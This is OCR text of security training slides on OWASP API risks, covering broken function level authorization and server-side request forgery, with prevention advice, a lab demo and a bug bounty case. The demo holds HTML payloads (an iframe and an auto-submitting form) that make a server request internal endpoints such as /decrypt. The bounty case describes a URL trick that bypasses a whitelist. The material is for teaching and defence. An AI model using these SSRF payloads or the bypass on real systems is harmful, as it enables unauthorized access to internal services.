
Response

Pretty Raw Hex Render

```
1  HTTP/1.1 404
2  Server: openresty/1.17.8.2
3  Date: Fri, 24 Mar 2023 05:30:52 GMT
4  Content-Type: application/json
5  Connection: close
6  Vary: Origin
7  Vary: Access-Control-Request-Method
8  Vary: Access-Control-Request-Headers
9  Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 81
17
18 {
     "message":
     "This is an admin function. Try to access the admin API",
     "status":403
   }
```

API Vulnerabilities

API5: Broken Function Level Authorization (How ?)



API Vulnerabilities

- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
- https://owasp.org/www-community/Access_Control
- https://owasp.org/www-community/attacks/Forced_browsing

API5: Broken Function Level Authorization

❑ Prevention:

- The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.
- Review your API endpoints against function level authorization flaws, while keeping in mind the business logic of the application and groups hierarchy.
- Make sure that all of your administrative controllers inherit from an administrative abstract controller that implements authorization checks based on the user's group/role.
- Make sure that administrative functions inside a regular controller implement authorization checks based on the user's group and role.

API6: Server-Side Request Forgery


API Vulnerabilities

API6: Server-Side Request Forgery (What ?)

- **Server-Side Request Forgery (SSRF)** is a vulnerability that allows an attacker to use an application's server-side functions to read or update internal resources.
- To exploit this vulnerability, an attacker inserts a URL into an input field to direct the server to access or send data to the specified URL. Upon receiving the URL, the server sends a request to that URL, using its own interface (IP) to make the request.
- This allows the attacker to access internal resources that are otherwise protected from external access.
- Typically, SSRF is used to scan internal ports or extract data from within the network.


API Vulnerabilities

API6: Server-Side Request Forgery (What ?)




API Vulnerabilities

API6: Server-Side Request Forgery (What ?)



API Vulnerabilities

API6: Server-Side Request Forgery: Demo




API Vulnerabilities

API6: Server-Side Request Forgery: Demo


```
┌──(root💀kali)-[/home/kali/htb]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.151 - - [11/Apr/2022 05:28:55] "GET /test.html HTTP/1.1" 200 -
```


```
┌──(root💀kali)-[/home/kali/htb]
└─# cat test.html
<html>
<body>
<script>
var a=444;
document.write(a);
</script>
</body>
</html>
```



API Vulnerabilities

API6: Server-Side Request Forgery: Demo

```
┌──(root💀kali)-[/home/kali/htb]
└─# cat test.html
<html>
<body>
<iframe src="http://127.0.0.1:8000" width="100%" height="1000"></iframe>
</body>
</html>
```




```
{
  "openapi": "3.0.1",
  "info": {
    "title": "AdminAPI",
    "version": "v1"
  },
  "paths": {
    "/encrypt": {
      "get": {
        "tags": [
          "SecurePasswordService"
        ],
        "parameters": [
          {
            "name": "plaintext",
            "in": "query",
            "schema": {
              "type": "string",
              "nullable": true
            }
          }
        ],
        "responses": {
          "200": {
            "description": "Success",
            "content": {
              "text/plain": {
                "schema": {
                  "type": "string"
                }
              },
              "application/json": {
                "schema": {
                  "type": "string"
                }
```

API Vulnerabilities

API6: Server-Side Request Forgery: Demo

```
┌──(root💀kali)-[/home/kali/htb]
└─# cat test.html
<html>
<body>
<form enctype="application/json" id="loginForm" target="myFrame"  action="http://127.0.0.1:8000/decrypt?ciphe
rTextRaw=ENC1:3UVxtz9jwPJWRvjdl1PfqXZTgg==" method="POST">
        <input type="submit" id="myCheck">
</form>
<iframe name="myFrame" src="" width="100%" height="100%">
</iframe>
<script>
function myFunction() {
        document.getElementById("myCheck").click();
}
myFunction()
</script>
</body>
</html>
```



https://hackerone.com/reports/713900

API Vulnerabilities


API6: Server-Side Request Forgery: Real Case

- Bug bounty: *Unauthenticated SSRF in jira.tochka.com leading to RCE in confluence.bank24.int ($1,000)*

Root cause

- Jira uses whitelist to determine allowed URLs.
- Jira itself is always whitelisted (https://jira.tochka.com)
- Filter could be tricked by using URL in form of https://jira.tochka.com:443@example.com

Jira at https://jira.tochka.com is vulnerable to SSRF in the /plugins/servlet/gadgets/makeRequest resource - CVE-2019-8451. Anyone on the internet can make it issue arbitrary HTTPS requests and read responses.




[9] https://en.wikipedia.org/wiki/URL

API protocols and architectures

URI (s)

- REST APIs use **Uniform Resource Identifiers (URIs)** to address resources. On today's Web, URI designs that clearly communicate the API's resource model like:
  - http://api.knowledge.sharing.com/th/bangkok/secure-d
- **URI Format**
  - The rules presented pertain to the format of a URI. RFC 3986 defines the generic URI syntax as shown below:
    - URI = scheme ":" ["//" authority] path ["?" query] ["#" fragment] [9]



https://hackerone.com/reports/713900

